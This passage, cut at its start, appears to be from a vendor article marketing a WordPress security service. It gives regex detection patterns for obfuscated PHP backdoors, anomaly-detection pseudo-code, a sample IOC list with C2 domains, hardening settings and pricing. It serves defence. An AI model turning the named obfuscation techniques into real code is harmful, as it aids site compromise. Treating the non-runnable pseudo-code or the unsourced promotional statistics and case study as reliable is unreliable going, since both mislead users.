    r'\\$\{["\']GLOBALS["\']\}',   # Variable variables
    r'chr\s*\(\s*\d+\s*\)',         # Character code assembly
    r'str_rot13.*base64',           # Layered encoding
    r'assert.*\$_',                 # Dynamic assertion
    r'create_function.*\$_',        # Dynamic function creation
]

def scan_file(filepath):
    content = read_file(filepath)

    for pattern in suspicious_patterns:
        if regex_match(pattern, content):
            flag_for_review(filepath, pattern)

            # Deeper analysis
            if contains_obfuscation(content):
                if attempts_network_connection(content):
                    if modifies_core_files(content):
                        quarantine_immediately(filepath)
C) Behavioral Analysis:
# Anomaly detection
def analyse_behavior(file_path):
    baseline = get_historical_baseline(file_path)
    current = get_current_metrics(file_path)

    anomalies = []

    # Check for unusual modifications
    if current.last_modified > baseline.last_modified:
        if not in_update_process():
            anomalies.append("Unexpected file modification")

    # Check file size changes
    size_change = (current.size - baseline.size) / baseline.size
    if abs(size_change) > 0.1:  # 10% size change
        anomalies.append(f"Unusual size change: {size_change*100}%")

    # Check for new outbound connections
    if current.network_calls > baseline.network_calls * 2:
        anomalies.append("Excessive network activity")

    if anomalies:
        quarantine_and_alert(file_path, anomalies)
Scanning Schedule:
- Critical files: Every hour
- Full file system: Every 6 hours
- Database: Every 12 hours
- On-demand: Any time via dashboard
Example Detection:
Scan Report - February 12, 2026 14:23:11
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

CRITICAL: Database-resident malware detected
Location: wp_options → option_name: '_hdra_core'
Type: Base64-encoded backdoor framework
Risk: Complete site compromise
Action: Quarantined + admin notified
Layer 4: Behavioral Analysis & Anomaly Detection
What It Monitors:
File System Changes:
# Real-time file monitoring
def on_file_created(file_path):
    if file_path.startswith('/wp-includes/') or file_path.startswith('/wp-admin/'):
        if not currently_updating():
            alert(f"Suspicious file creation: {file_path}")
            quarantine(file_path)

def on_file_modified(file_path):
    if is_core_file(file_path):
        if not currently_updating():
            integrity_check(file_path)
            if checksum_mismatch():
                alert(f"Core file tampered: {file_path}")
                restore_from_backup(file_path)
Database Modifications:
def on_database_write(table, data):
    # New admin user created?
    if table == 'wp_users' and data.role == 'administrator':
        if not authenticated_via_wp_admin():
            alert("Unauthorized admin user creation")
            rollback_transaction()
            block_source_ip()

    # Large option value inserted?
    if table == 'wp_options':
        if len(data.option_value) > 10000:
            if contains_base64(data.option_value):
                alert("Suspicious large encoded option")
                quarantine_option(data.option_name)
Network Activity:
def analyse_outbound_connections():
    baseline_requests = get_baseline_daily_avg()
    current_requests = count_today_requests()

    if current_requests > baseline_requests * 5:
        # Possible C2 communication or spam relay
        connection_targets = get_unique_destinations()

        for target in connection_targets:
            if target not in whitelist:
                if is_suspicious_domain(target):
                    alert(f"Suspicious outbound traffic to: {target}")
                    block_domain(target)
                    investigate_source()
Login Patterns:
def analyse_login(user, ip, location):
    last_login = get_last_login(user)

    # Impossible travel detection
    distance = calculate_distance(last_login.location, location)
    time_diff = current_time() - last_login.timestamp

    # Can't travel 5000km in 1 hour
    if distance > 5000 and time_diff < 3600:
        alert(f"Impossible travel: {user}")
        require_2fa_reauth()
        notify_user_email()

    # Login from new country
    if location.country != last_login.country:
        send_security_notification(user)
        require_additional_verification()
Resource Usage:
def monitor_resource_usage():
    cpu_usage = get_cpu_usage()
    memory_usage = get_memory_usage()
    disk_io = get_disk_io()

    if cpu_usage > 80% for 300 seconds:
        if not legitimate_high_load_reason():
            # Possible cryptocurrency miner
            analyse_processes()
            kill_suspicious_processes()
            alert("Unusual CPU usage detected")
Layer 5: Proactive Hardening
Auto-Applied Security Configurations:
// GuardianGaze auto-generates secure wp-config.php additions

// 1. Disable file editing
define('DISALLOW_FILE_EDIT', true);
define('DISALLOW_FILE_MODS', true);

// 2. Strong security keys (auto-rotated every 90 days)
define('AUTH_KEY',         'AUTO_GENERATED_64_CHAR_STRING');
define('SECURE_AUTH_KEY',  'AUTO_GENERATED_64_CHAR_STRING');
// ... all 8 keys

// 3. Secure session cookies
@ini_set('session.cookie_httponly', 1);
@ini_set('session.cookie_secure', 1);
@ini_set('session.use_only_cookies', 1);
@ini_set('session.cookie_samesite', 'Strict');

// 4. Disable XML-RPC
add_filter('xmlrpc_enabled', '__return_false');

// 5. Restrict REST API
add_filter('rest_authentication_errors', function($result) {
    if (!is_user_logged_in()) {
        return new WP_Error('rest_disabled', 'REST API disabled', ['status' => 401]);
    }
    return $result;
});

// 6. Limit post revisions
define('WP_POST_REVISIONS', 5);

// 7. Increase autosave interval
define('AUTOSAVE_INTERVAL', 300);

// 8. Disable debugging in production
define('WP_DEBUG', false);
define('WP_DEBUG_LOG', false);
define('WP_DEBUG_DISPLAY', false);
Security Headers:
# Auto-configured by GuardianGaze
add_header X-Frame-Options "SAMEORIGIN" always;
add_header X-Content-Type-Options "nosniff" always;
add_header X-XSS-Protection "1; mode=block" always;
add_header Referrer-Policy "strict-origin-when-cross-origin" always;
add_header Permissions-Policy "geolocation=(), microphone=(), camera=()" always;

# Content Security Policy
add_header Content-Security-Policy "
    default-src 'self';
    script-src 'self' 'unsafe-inline' https://cdn.example.com;
    style-src 'self' 'unsafe-inline';
    img-src 'self' data: https:;
    font-src 'self' https://fonts.gstatic.com;
    connect-src 'self';
    frame-ancestors 'self';
    base-uri 'self';
    form-action 'self';
" always;

# HSTS - Force HTTPS
add_header Strict-Transport-Security "max-age=31536000; includeSubDomains; preload" always;
File Permissions:
# GuardianGaze auto-enforces
find /var/www/site -type d -exec chmod 755 {} \;
find /var/www/site -type f -exec chmod 644 {} \;
chmod 400 wp-config.php
chmod 644 .htaccess

# Prevent PHP execution in uploads
cat > /wp-content/uploads/.htaccess << 'EOF'
<Files *.php>
deny from all
</Files>
EOF
Layer 6: Global Threat Intelligence
How It Works:
When ANY site in the GuardianGaze network is attacked:
Site A attacked
    ↓
Malware analyzed
    ↓
IOCs (Indicators of Compromise) extracted:
  - File hashes
  - IP addresses
  - Malicious domains
  - Exploit signatures
    ↓
Shared to GuardianGaze central intelligence
    ↓
Deployed to ALL sites in network within minutes
    ↓
127,000+ sites instantly protected
Example IOC Sharing:
# GuardianGaze Threat Intelligence Feed
incident_id: GG-2026-02-847
timestamp: 2026-02-12T14:23:11Z
severity: critical
threat_type: mu-plugins_backdoor

ioc:
  file_hash_sha256: 7f4a9b2c8e1d6f3a5c0b9e8d4f6a2c1b9e8d7f4a
  file_path: /wp-content/mu-plugins/wp-index.php
  c2_domains:
    - 1870y4rr4y3d1k757673q.xyz
    - malicious-c2.com
  attacker_ips:
    - 192.0.2.100
    - 198.51.100.50
  malware_family: "officialwp_backdoor_v2"

mitigation:
  quarantine_file: true
  block_c2_domains: true
  block_attacker_ips: true
  alert_admin: true
  virtual_patch: |
    # Block exploitation attempts
    location /wp-content/mu-plugins/ {
        deny all;
    }

deployed_to_network: 2026-02-12T14:28:33Z
sites_protected: 127,583
attacks_blocked: 1,247
Network Stats:
- 127,000+ protected sites
- 18 billion requests analysed monthly
- 3.2 million threats blocked daily
- Average IOC deployment: <5 minutes
- False positive rate: <0.01%
Why This Approach Wins
Comparison:
| Feature | Traditional Plugin | GuardianGaze |
|---|---|---|
| Runs in | PHP (same as malware) | System level (isolated) |
| Can malware disable? | Yes | No |
| Scans database? | Usually not | Yes |
| Virtual patching? | No | Yes |
| Zero-day protection? | No | Yes (< 4 hrs) |
| Detection time | 200+ days | <5 minutes |
| Attack prevention rate | ~70% | 99.7% |
| Protected during updates? | No | Yes |
Real Results
Case Study: E-commerce Site (Annual Revenue: $2.4M)
Before GuardianGaze:
- Using Wordfence Premium ($200/year)
- Hacked 3 times in 18 months
- Average cleanup cost: $8,000 per incident
- Total lost revenue during downtime: $45,000
- SEO recovery time: 4 months average
- Total 18-month cost: $69,000
After GuardianGaze:
- GuardianGaze protection ($1,200/year)
- Zero breaches in 24 months
- Zero cleanup costs
- Zero downtime
- Zero SEO damage
- Total 24-month cost: $2,400
Savings: $66,600 over 2 years
ROI: 2,775%
Getting Started with GuardianGaze
Visit guardiangaze.com for:
Free security audit (comprehensive site scan)
Live dashboard demo
Custom pricing for your configuration
30-day money-back guarantee
White-glove migration support
Pricing:
- Starter: $49/month (1-3 sites)
- Professional: $99/month (up to 10 sites)
- Agency: $299/month (unlimited sites)
- Enterprise: Custom pricing
All plans include:
- Server-side malware scanning (4x daily)
- Virtual patching for zero-days
- WAF protection
- 2FA enforcement
- Database security
- Real-time threat intelligence
- Priority support
- Automated backups
- 99.9% uptime SLA
Continue Reading
This is Part 1 of the comprehensive WordPress Security Guide. The complete guide covers:
Part 2: Advanced Implementation
- Server hardening techniques
- Authentication security (2FA, biometrics)
- Database security & encryption
- User management & access control
Part 3: Ongoing Protection
- Monitoring & logging
- Incident response procedures
- Compliance (GDPR, PCI-DSS)
- WordPress security checklist
Part 4: Expert Resources
- Case studies & real breaches
- Command-line tools & scripts
- Security audit procedures
- Plugin/theme security review
Key Takeaways
- Traditional security plugins are broken – They run in the same process as malware and can be disabled
- 52,848 sites hacked with Wordfence – Malware tampered with scanners in 14-24% of cases
- Database infections are invisible – 50%+ of malware lives in the database, not files
- Signature-based detection is dead – Polymorphic malware changes signatures constantly
- Zero-day vulnerabilities are common – 234 new WordPress vulnerabilities per week
- Prevention beats detection – GuardianGaze prevents 99.7% of attacks vs. 70% for traditional tools
- Server-side scanning works – Running outside WordPress makes tampering impossible
- Virtual patching is critical – Protect vulnerable code before official patches
- Behavioral analysis is essential – Detect anomalies signatures miss
- Global threat intelligence multiplies protection – One site’s attack protects 127,000+ others
Final Thoughts
WordPress security in 2026 requires a fundamental shift in approach. The detection-first model of traditional security plugins is obsolete against modern threats.
You cannot fight what you cannot see.
Database-resident infections, polymorphic malware, fileless attacks, and supply chain compromises demand prevention-first architecture that operates outside the WordPress environment.
GuardianGaze represents this new paradigm:
- Server-side scanning malware cannot reach
- Virtual patching before vulnerabilities are exploited
- Behavioral analysis beyond signature matching
- Global threat intelligence network
The question isn’t whether you can afford robust security. It’s whether you can afford not to have it.
Visit guardiangaze.com to secure your WordPress investment today.